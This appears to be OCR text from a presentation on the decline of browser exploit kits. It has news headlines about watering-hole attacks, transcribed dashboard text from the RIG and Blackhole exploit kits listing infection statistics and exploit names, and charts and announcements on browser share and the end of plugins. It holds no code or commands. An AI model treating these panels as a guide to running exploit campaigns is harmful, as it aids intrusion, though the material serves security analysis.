
The attack was short but targeted certain individuals

Feb 11, 2015 15:15 GMT · By Ionut Ilascu · Share:

Newly discovered Chinese hacking group hacked 100+ websites to use as “watering holes”


Emissary Panda group penetrated the networks of industrial espionage targets.

SEAN GALLAGHER - 8/5/2015, 3:00 PM



RIG EK
VER 2.0
Main Stats
VDS
Proxy
Settings
Users
Exit
Statistics
Overview
Downloads
Exploits
1057591
397512
Countres
Option
Value
BR
949728
Blackhole β
СТАТИСТИКА
ПОТОКИ
ФАЙЛЫ
БЕЗОПАСНОСТЬ
Начало:
Конец:
Применить
Автообновление: 5 с
СТАТИСТИКА
ЗА ВЕСЬ ПЕРИОД
10.32%
13289 ХИТЫ
11506 ХОСТЫ
1187 ЗАГРУЗКИ
ПРОБИВ
ЗА СЕГОДНЯ
11.55%
3013 ХИТЫ
2760 ХОСТЫ
300 ЗАГРУЗКИ
ПРОБИВ
ЭКСПЛОИТЫ
Java X
Java SMB
PDF
Java DES
MDAC
СТРАНЫ
United States
Brazil
India
Japan
Mexico
Argentina
Bulgaria
ПОТОКИ
ХИТЫ ↑
ХОСТЫ
ЗАГРУЗКИ
%
DENIS
13285
11505
1187
10.32
default
4
3
1
0.00
БРАУЗЕРЫ
ХИТЫ
ХОСТЫ
ЗАГРУЗКИ
% ↑
Chrome
2273
2148
485
22.58

Desktop Top Browser Share Trend

January, 2015 to October, 2017



https://www.netmarketshare.com


DEVICES USING ADBLOCK SOFTWARE ON THE OPEN WEB
(Apr 2009 - Dec 2016)
DESKTOP BROWSERS
MOBILE BROWSERS
21M
30M
39M
54M
54M
181M
145M†
275M†
216M
236M
380M
†PageFair's estimate of adblock usage on mobile browsers was updated in November 2016 in its revised Mobile Adblocking Report
Jan 2011
Jan 2012
Jan 2013
Jan 2014
Jan 2015
Jan 2016
PageFair

Roll-out plan for HTML5 by Default

Friday, December 9, 2016

Moving to a Plugin-Free Web

By: Dalibor Topic | Principal Product Manager


FLASH & THE FUTURE OF INTERACTIVE CONTENT

POSTED BY ADOBE CORPORATE COMMUNICATIONS ON JULY 25, 2017

Next Steps for Legacy Plug-ins


Jun 14, 2016 by Ricky Mondello @rmondello

Hits from RIG exploit kit
Dec ’16 to May ’17



